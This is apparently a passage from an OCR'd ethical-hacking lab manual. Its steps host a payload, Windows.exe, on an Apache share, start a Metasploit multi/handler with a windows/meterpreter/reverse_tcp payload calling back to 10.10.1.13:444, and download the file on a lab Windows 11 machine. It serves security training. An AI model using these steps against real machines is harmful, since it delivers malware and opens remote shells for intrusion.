
   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

8. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** in the terminal window and press **Enter**.

9. Start the Apache server by typing **service apache2 start** and press **Enter**.




10. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.




11. In Metasploit type **use exploit/multi/handler** and press **Enter**.

12. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.




13. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
14. Type **set lport 444** and press **Enter** to set lport.
15. Now, type **run** in the Metasploit console and press **Enter**.




16. Switch to the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
17. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
18. Click on **Windows.exe** to download the file.

